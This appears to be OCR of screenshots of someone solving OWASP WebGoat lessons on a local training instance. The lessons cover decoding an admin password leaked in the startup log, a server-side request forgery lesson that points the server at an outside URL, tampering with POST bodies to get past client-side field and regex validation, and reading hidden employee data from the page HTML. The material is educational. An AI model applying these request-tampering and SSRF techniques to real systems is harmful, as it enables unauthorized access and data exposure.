

127.0.0.1:9090/WebWolf/jwt
WebGoat
WebWolf
WebGoat
127.0.0.1:8080/WebGoat/csrf/b
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/LogSpoofing.lesson/3
90%
WEBGOAT
Logging Security
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Reset lesson
1 2 3 4 5
Let's try
Some servers provide Administrator credentials at the boot-up of the server.
The goal of this challenge is to find the secret in the application log of the WebGoat server to login as the Admin user.
Note that we tried to "protect" it. Can you decode it?
Admin
Submit
Congratulations. You have successfully completed the assignment.


~ — docker run -p 127.0.0.1:8080:8080 -p 127.0.0.1:9090:9090 -e TZ=Europe/Amsterdam webgoat/webgoat
~ — -zsh
Find
Done
2025-04-17T04:10:41.278+02:00 INFO 1 --- [main] org.owasp.webgoat.server.StartWebGoat : No active profile set, falling back to 1 default profile: "default"
2025-04-17T04:10:41.482+02:00 INFO 1 --- [main] .s.d.r.c.RepositoryConfigurationDelegate : Bootstrapping Spring Data JPA repositories in DEFAULT mode.
2025-04-17T04:10:41.490+02:00 INFO 1 --- [main] .s.d.r.c.RepositoryConfigurationDelegate : Finished Spring Data repository scanning in 7 ms. Found 2 JPA repository interfaces.
2025-04-17T04:10:41.635+02:00 INFO 1 --- [main] o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat initialized with port 8080 (http)
2025-04-17T04:10:41.636+02:00 INFO 1 --- [main] o.apache.catalina.core.StandardService : Starting service [Tomcat]
2025-04-17T04:10:41.636+02:00 INFO 1 --- [main] o.apache.catalina.core.StandardEngine : Starting Servlet engine: [Apache Tomcat/10.1.36]
2025-04-17T04:10:41.638+02:00 INFO 1 --- [main] o.a.c.c.C.[.[localhost].[/WebGoat] : Initializing Spring embedded WebApplicationContext
2025-04-17T04:10:41.638+02:00 INFO 1 --- [main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 323 ms
2025-04-17T04:10:41.769+02:00 INFO 1 --- [main] org.flywaydb.core.FlywayExecutor : Database: jdbc:hsqldb:file:/home/webgoat/.webgoat-2025.3//webgoat (HSQL Database Engine 2.7)
2025-04-17T04:10:41.781+02:00 INFO 1 --- [main] o.f.core.internal.database.base.Schema : Creating schema "container" ...
2025-04-17T04:10:41.787+02:00 INFO 1 --- [main] o.f.c.i.s.JdbcTableSchemaHistory : Creating Schema History table "container"."flyway_schema_history" ...
2025-04-17T04:10:41.813+02:00 INFO 1 --- [main] o.f.core.internal.command.DbMigrate : Current version of schema "container": null
2025-04-17T04:10:41.820+02:00 INFO 1 --- [main] o.f.core.internal.command.DbMigrate : Migrating schema "container" to version "1 - init"
2025-04-17T04:10:41.828+02:00 INFO 1 --- [main] o.f.core.internal.command.DbMigrate : Successfully applied 1 migration to schema "container", now at version v1 (execution time 00:00.004s)
2025-04-17T04:10:41.840+02:00 INFO 1 --- [main] o.hibernate.jpa.internal.util.LogHelper : HHH000204: Processing PersistenceUnitInfo [name: default]
2025-04-17T04:10:41.843+02:00 INFO 1 --- [main] o.h.c.internal.RegionFactoryInitiator : HHH000026: Second-level cache disabled
2025-04-17T04:10:41.854+02:00 INFO 1 --- [main] o.s.o.j.p.SpringPersistenceUnitInfo : No LoadTimeWeaver setup: ignoring JPA class transformer
2025-04-17T04:10:41.856+02:00 WARN 1 --- [main] org.hibernate.orm.deprecation : HHH90000025: HSQLDialect does not need to be specified explicitly using 'hibernate.dialect' (remove the property setting and it will be selected by default)
2025-04-17T04:10:41.856+02:00 INFO 1 --- [main] org.hibernate.orm.connections.pooling : HHH10001005: Database info:
Database JDBC URL [Connecting through datasource 'org.springframework.jdbc.datasource.DriverManagerDataSource@5ea036c3']
Database driver: undefined/unknown
Database version: 2.7.3
Autocommit mode: undefined/unknown
Isolation level: undefined/unknown
Minimum pool size: undefined/unknown
Maximum pool size: undefined/unknown
2025-04-17T04:10:41.950+02:00 INFO 1 --- [main] o.h.e.t.j.p.i.JtaPlatformInitiator : HHH000489: No JTA platform available (set 'hibernate.transaction.jta.platform' to enable JTA platform integration)
2025-04-17T04:10:41.959+02:00 INFO 1 --- [main] j.LocalContainerEntityManagerFactoryBean : Initialized JPA EntityManagerFactory for persistence unit 'default'
2025-04-17T04:10:42.014+02:00 INFO 1 --- [main] o.o.w.lessons.logging.LogBleedingTask : Password for admin: ZDA4NzQyM2UtNGJjNC00ODI0LWFhMGYtMDBjMmU0MTNkZDVm
2025-04-17T04:10:43.688+02:00 WARN 1 --- [main] r$InitializeUserDetailsManagerConfigurer : Global AuthenticationManager configured with an AuthenticationProvider bean. UserDetailsService beans will not be used by Spring Security for automatically configuring username/password login. Consider removing the AuthenticationProvider bean. Alternatively, consider using the UserDetailsService in a manually instantiated DaoAuthenticationProvider. If the current configuration is intentional, to turn off this warning, increase the logging level of 'org.springframework.security.config.annotation.authentication.configuration.InitializeUserDetailsBeanManagerConfigurer' to ERROR
2025-04-17T04:10:44.067+02:00 INFO 1 --- [main] o.s.b.a.e.web.EndpointLinksResolver : Exposing 3 endpoints beneath base path '/actuator'
2025-04-17T04:10:44.075+02:00 WARN 1 --- [main] thorizationManagerRequestMatcherRegistry : One of the patterns in [/favicon.ico, /css/**, /images/**, /js/**, fonts/**, /plugins/**, /registration, /register.mvc, /actuator/**] is missing a leading slash. This is discouraged; please include the leading slash in all your request matcher patterns. In future versions of Spring Security, leaving out the leading slash will result in an exception.
2025-04-17T04:10:44.159+02:00 WARN 1 --- [main] ion$DefaultTemplateResolverConfiguration : Cannot find template location: classpath:/templates/ (please add some templates, check your Thymeleaf configuration, or set spring.thymeleaf.check-template-location=false)
2025-04-17T04:10:44.168+02:00 INFO 1 --- [main] o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat started on port 8080 (http) with context path '/WebGoat'
2025-04-17T04:10:44.175+02:00 INFO 1 --- [main] org.owasp.webgoat.server.StartWebGoat : Started StartWebGoat in 2.908 seconds (process running for 7.873)
2025-04-17T04:10:44.176+02:00 WARN 1 --- [main] org.owasp.webgoat.server.StartWebGoat : Please browse to http://:8080/WebGoat to start using WebGoat...
2025-04-17T04:20:50.466+02:00 INFO 1 --- [nio-8080-exec-4] o.a.c.c.C.[.[localhost].[/WebGoat] : Initializing Spring DispatcherServlet 'dispatcherServlet'
2025-04-17T04:20:50.467+02:00 INFO 1 --- [nio-8080-exec-4] o.s.web.servlet.DispatcherServlet : Initializing Servlet 'dispatcherServlet'
2025-04-17T04:20:50.471+02:00 INFO 1 --- [nio-8080-exec-4] o.s.web.servlet.DispatcherServlet : Completed initialization in 4 ms
2025-04-17T04:21:20.469+02:00 INFO 1 --- [nio-8080-exec-7] org.flywaydb.core.FlywayExecutor : Database: jdbc:hsqldb:file:/home/webgoat/.webgoat-2025.3//webgoat (HSQL Database Engine 2.7)
2025-04-17T04:21:20.479+02:00 INFO 1 --- [nio-8080-exec-7] o.f.c.i.s.JdbcTableSchemaHistory : Schema history table "aiiisana"."flyway_schema_history" does not exist yet
2025-04-17T04:21:20.480+02:00 INFO 1 --- [nio-8080-exec-7] o.f.core.internal.command.DbValidate : Successfully validated 12 migrations (execution time 00:00.005s)
2025-04-17T04:21:20.481+02:00 INFO 1 --- [nio-8080-exec-7] o.f.c.i.s.JdbcTableSchemaHistory : Creating Schema History table "aiiisana"."flyway_schema_history" ...
2025-04-17T04:21:20.485+02:00 INFO 1 --- [nio-8080-exec-7] o.f.core.internal.command.DbMigrate : Current version of schema "aiiisana": << Empty Schema >>
2025-04-17T04:21:20.487+02:00 INFO 1 --- [nio-8080-exec-7] o.f.core.internal.command.DbMigrate : Migrating schema "aiiisana" to version "2018.09.26.1 - users"
2025-04-17T04:21:20.492+02:00 INFO 1 --- [nio-8080-exec-7] o.f.core.internal.command.DbMigrate : Migrating schema "aiiisana" to version "2019.09.25.1 - jwt"
2025-04-17T04:21:20.497+02:00 INFO 1 --- [nio-8080-exec-7] o.f.core.internal.command.DbMigrate : Migrating schema "aiiisana" to version "2019.09.26.1 - servers"
2025-04-17T04:21:20.503+02:00 INFO 1 --- [nio-8080-exec-7] o.f.core.internal.command.DbMigrate : Migrating schema "aiiisana" to version "2019.09.26.2 - users"
2025-04-17T04:21:20.509+02:00 INFO 1 --- [nio-8080-exec-7] o.f.core.internal.command.DbMigrate : Migrating schema "aiiisana" to version "2019.09.26.3 - salaries"
2025-04-17T04:21:20.514+02:00 INFO 1 --- [nio-8080-exec-7] o.f.core.internal.command.DbMigrate : Migrating schema "aiiisana" to version "2019.09.26.4 - tan"
2025-04-17T04:21:20.525+02:00 INFO 1 --- [nio-8080-exec-7] o.f.core.internal.command.DbMigrate : Migrating schema "aiiisana" to version "2019.09.26.5 - challenge assignment"
2025-04-17T04:21:20.535+02:00 INFO 1 --- [nio-8080-exec-7] o.f.core.internal.command.DbMigrate : Migrating schema "aiiisana" to version "2019.09.26.6 - user system data"


d087423e-4bc4-4824-aa0f-00c2e413dd5f


- (A10) Server-side Request Forgery






WEBGOAT
Server-Side Request Forgery
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Reset lesson
Change the request, so the server gets information from http://ifconfig.pro
Click the button and figure out what happened.
try this
Инспектор
Консоль
Отладчик
Сеть
Стили
Профайлер
Память
Хранилище
Поддержка доступности
Приложение
Новый запрос
Поиск
Блокировка
Sec-Fetch-Dest
empty
Sec-Fetch-Mode
cors
Sec-Fetch-Site
same-origin
User-Agent
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:137.0) Gecko/201001...
Accept
/
Accept-Language
ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type
application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With
XMLHttpRequest
Priority
u=0
Тело
url=http://ifconfig.pro
Очистить
Отправить
80 запросов
1,03 МБ / 212,98 кБ передано
Передано за: 2,11 с
DOMContentLoaded: 48 мс
load: 52 мс

- Client side


127.0.0.1:9090/WebWolf/jwt
WebGoat
WebWolf
WebGoat
IP: 37.99.35.170 info
127.0.0.1:8080/WebGoat/csrf/ba
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/BypassRestrictions.lesson/1
90%
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Task
Send a request that bypasses restrictions of all five of these fields.
Select field with two possible value
Option 1
Radio button with two possible values
Option 1
Option 2
Checkbox: value either on or off
Checkbox
Input restricted to max 5 characters
12345
Readonly input field
change
Submit


Инспектор
Консоль
Отладчик
Сеть
Стили
Профайлер
Память
Хранилище
Поддержка доступности
Приложение
Поиск URL
Все
HTML
CSS
JS
XHR
Шрифты
Изображения
Медиа
WS
Прочее
Отключить кеш
Без ограничения
Новый запрос
Поиск
Блокировка
Accept-Language
ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type
application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With
XMLHttpRequest
Priority
u=0
имя
значение
Тело
select=option1&radio=option12&checkbox=onq&shortInput=12345678&readOnlyInput=123
Очистить
Отправить
Заголовки
Куки
Запрос
Ответ
Тайминги
Стек вызовов
Поиск заголовков
Блокировать
Повторить отправку
POST http://127.0.0.1:8080/WebGoat/BypassRestrictions/FieldRestrictions
Состояние
200
Версия
HTTP/1.1
Передано
425 б (размер 263 б)
Referrer policy
unsafe-url
Поиск в DNS
Система
Заголовки ответа (162 б)
Необработанные
Connection: keep-alive
Content-Type: application/json
Date: Thu, 17 Apr 2025 17:34:19 GMT
Keep-Alive: timeout=60
Transfer-Encoding: chunked
57 запросов
355,55 кБ / 130,01 кБ передано
Передано за: 5,33 с


WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/BypassRestrictions.lesson/2
90%
Client side
Challenges
Send a request that does not fit the regular expression above the field in all fields.
Field 1: exactly three lowercase characters(^[a-z]{3}$)
abc
Field 2: exactly three digits(^[0-9]{3}$)
123
Field 3: letters, numbers, and space only(^[a-zA-Z0-9]*$)
abc 123 ABC
Field 4: enumeration of numbers (^(one|two|three|four|five|six|seven|eight|nine)$)
seven
Field 5: simple zip code (^\d{5}$)
01101
Field 6: zip with optional dash four (^\d{5}(-\d{4})?$)
90210-1111
Field 7: US phone number with or without dashes (^[2-9]\d{2}-?\d{3}-?\d{4}$)
301-604-4882
Submit
Инспектор
Консоль
Отладчик
Сеть
Стили
Профайлер
Память
Хранилище
Поддержка доступности
Приложение
Поиск URL
Все
HTML
CSS
JS
XHR
Шрифты
Изображения
Медиа
WS
Прочее
Отключить кеш
Без ограничения
Новый запрос
Поиск
Блокировка
Accept-Language
ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type
application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With
XMLHttpRequest
Priority
u=0
имя
значение
Тело
field1=alimbc&field2=14325&field3=ab---c+123+ABC&field4=setven&field5=01101im01&field6=90im
Очистить
Отправить
Домен
Файл
Заголовки
Куки
Запрос
Ответ
Тайминги
Стек вызовов
Поиск свойств
JSON
Показать код
{
"lessonCompleted" : true,
"feedback" : "Congratulations. You have successfully completed
"feedbackArgs" : null,
"output" : null,
"outputArgs" : null,
"assignment" : "BypassRestrictionsFrontendValidation",
"attemptWasMade" : true
}
61 запрос
364,90 кБ / 140,05 кБ передано
Передано за: 11,15 с


WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/ClientSideFiltering.lesson/1
90%
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Goat Hills Financial
Human Resources
Select user: Choose Employee
User ID
First Name
Last Name
SSN
Salary
What is Neville Bartholomew's salary? 450000
Submit Answer
Инспектор
Консоль
Отладчик
Сеть
Стили
Профайлер
Память
Хранилище
Поддержка доступности
Приложение
Поиск в HTML
<tr id="105" <="" tr=""></tr>
<tr id="106" <="" tr=""></tr>
<tr id="107" <="" tr=""></tr>
<tr id="108" <="" tr=""></tr>
<tr id="109" <="" tr=""></tr>
<tr id="110" <="" tr=""></tr>
<tr id="111" <="" tr=""></tr>
<tr id="112" <="" tr="">
<td>112</td>
<td>Neville</td>
<td>Bartholomew</td>
<td>111-111-1111</td>
<td>450000</td>
</tr>
</tbody>
</table>

</table>
v.lesson-page-wrapper
div.attack-container
form.attack-form
div#lesson_wrapper
div.lesson_workspace
table#hiddenEmployeeRecords
div
table
tbody
tr#112
td
Разметка
Вычислено
Изменения
Изменений не найдено.
Изменения CSS в Инспекторе появятся здесь.